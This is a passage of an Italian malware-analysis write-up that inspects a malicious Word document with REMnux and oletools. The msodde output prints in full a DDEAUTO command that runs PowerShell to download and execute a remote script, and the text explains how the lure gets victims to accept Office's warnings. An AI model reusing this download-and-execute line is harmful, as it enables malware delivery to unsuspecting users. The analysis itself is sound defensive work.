Paragraphs                    : 1
Scale Crop                    : No
Heading Pairs                 : Title, 1
Titles Of Parts               :
Company                       :
Links Up To Date              : No
Characters With Spaces        : 438
Shared Doc                    : No
Hyperlinks Changed            : No
App Version                   : 15.0000
```

Una prima cosa da notare è che il file è stato realizzato partendo dal template Normal.dotm, tale estensione ci fa pensare che il file contenga una macro. Il nostro file è però effettivamente un docx e non un dotm. Il creatore del file è un anonimo "Windows User". Vediamo anche che il file è stato creato (o modificato) nel settembre 2018 ed abbiamo conferma del fatto che si tratta realmente di un docx. La data di modifica dello Zip, invece, non va presa in considerazione in quanto la mezzanotte del primo gennaio 1980 è sicuramente l'interpretazione come data di un dato assente. Non abbiamo alcuna indicazione relativa alla localizzazione.

## Ricerca di codice VBA

```

remnux@remnux:~/Desktop/File forniti/malware$ zipdump.py maldoc.docx
Index  Filename                               Encrypted  Timestamp
  1  [Content_Types].xml                      0  1980-01-01 00:00:00
  2  _rels/.rels                             0  1980-01-01 00:00:00
  3  word/_rels/document.xml.rels            0  1980-01-01 00:00:00
  4  word/document.xml                       0  1980-01-01 00:00:00
  5  word/media/image1.png                   0  1980-01-01 00:00:00
  6  word/theme/theme1.xml                   0  1980-01-01 00:00:00
  7  word/settings.xml                       0  1980-01-01 00:00:00
  8  word/webSettings.xml                    0  1980-01-01 00:00:00
  9  docProps/core.xml                       0  1980-01-01 00:00:00
 10  word/styles.xml                         0  1980-01-01 00:00:00
 11  word/fontTable.xml                      0  1980-01-01 00:00:00
 12  docProps/app.xml                        0  1980-01-01 00:00:00

remnux@remnux:~/Desktop/File forniti/malware$ unzip -qq maldoc.docx -d maldoc_unpacked
remnux@remnux:~/Desktop/File forniti/malware$ tree maldoc_unpacked/
maldoc_unpacked/
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── fontTable.xml
    ├── media
    │   └── image1.png
    ├── _rels
    │   └── document.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

6 directories, 11 files

remnux@remnux:~/Desktop/File forniti/malware$ olevba maldoc.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: maldoc.docx
Type: OpenXML
No VBA or XLM macros found.

```

Come possiamo vedere con i comandi zipdump, tree (dopo la scompattazione) e olevba il docx in esame non contiene macro.

## Altro - Dynamic Data Exchange

Si potrebbe pensare che il documento non sia quindi malevolo, ma contiene invece un pericolo di tipo diverso. Esiste una vecchia tecnologia Microsoft che consente di eseguire del codice direttamente dall'interno di un documento Office, chiamata Dynamic Data Exchange (DDE). DDE è documentato in MITRE ATT&CK® T1559 ed è un protocollo nato per lo scambio di dati tra applicazioni del pacchetto Microsoft Office. Con le versioni più recenti di Office l'esecuzione di comandi DDE avviene solo dopo una richiesta di conferma all'utente, attenuando il problema legato alla sicurezza, tuttavia l'attaccante può spingere l'utente ad ignorare i messaggi di avviso e lasciare che venga eseguito il codice.

Procediamo quindi a verificare l'eventuale presenza di comandi DDE con un apposito comando preinstallato in REMnux: msodde.

```
remnux@remnux:~/Desktop/File forniti/malware$ msodde maldoc.docx
msodde 0.55 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Opening file: maldoc.docx
DDE Links:
  DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) "
```

Vediamo così un comando che effettua il download di un software malevolo. L'url *trt.doe.louisiana.gov* non è purtroppo più raggiungibile e non possiamo quindi analizzare il malware che era previsto dover essere scaricato ed eseguito sulla macchina.

Il codice del comando è il seguente:

```
command: DDEAUTO c:\\windows\\system32\\cmd.exe \\k powershell -C ;echo
\\https://sec.gov/\\;IEX((new-object
net.webclient).downloadstring(https://trt.doe.louisiana.gov/fonts.txt)) \
```

Troviamo quindi due url:

- <https://sec.gov/>
- <https://trt.doe.louisiana.gov/fonts.txt>

Il primo viene solo stampato, il secondo come detto è relativo al download.

## Altri potenziali pericoli

```
remnux@remnux:~/Desktop/File forniti/malware$ oleid maldoc.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: maldoc.docx
-----+-----+-----+-----+
Indicator      |Value          |Risk    |Description
-----+-----+-----+-----+
File format    |MS Word 2007+ |info    |Document (.docx)
-----+-----+-----+-----+
Container format|OpenXML        |info    |Container type
-----+-----+-----+-----+
Encrypted      |False          |none    |The file is not encrypted
-----+-----+-----+-----+
VBA Macros     |No             |none    |This file does not contain
              |               |         |VBA macros.
-----+-----+-----+-----+
XLM Macros     |No             |none    |This file does not contain
              |               |         |Excel 4/XLM macros.
-----+-----+-----+-----+
External Relationships|0             |none    |External relationships
              |               |         |such as remote templates,
              |               |         |remote OLE objects, etc
-----+-----+-----+-----+
```


Come vediamo da questa tabella riassuntiva di oleid non sembrano presenti altri pericoli, in particolare oltre all'assenza di macro vediamo che non vengono rilevati template injection. E' superfluo l'utilizzo di oleobj, a questo punto, ma possiamo provarlo comunque per averne la prova:



```
remnux@remnux:~/Desktop/File forniti/malware$ oleobj maldoc.docx
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-----
File: 'maldoc.docx'
```

Per concludere possiamo aprire il documento in una macchina virtuale per vedere come appare all'utente protagonista dell'attacco:



Complice anche il contenuto testuale del file, l'utente viene spinto a credere che sia necessario scaricare delle risorse per poter visualizzare correttamente il documento permettendo così l'infezione della macchina.

## Note post consegna

### Malware

L'indirizzo "0.0.0.0" e la stringa "listen" si possono trovare entrambe con strings su remnux. In più si trova anche una stringa "ERR[Cannot listen to port, try another one..]". Anche socket, wsastartup, bind e socket si possono trovare con strings.

### Documento malevolo

```
remnux@remnux:~/Desktop/malware$ zipdump.py -y /home/remnux/Desktop/yara/rules/index.yar maldoc.docx

Index Filename                Decoder YARA namespace          YARA rule
   4 word/document.xml         /home/remnux/Desktop/yara/rules/index.yar powershell
   6 word/theme/theme1.xml     /home/remnux/Desktop/yara/rules/index.yar Big_Numbers0
  11 word/fontTable.xml        /home/remnux/Desktop/yara/rules/index.yar Big_Numbers0
```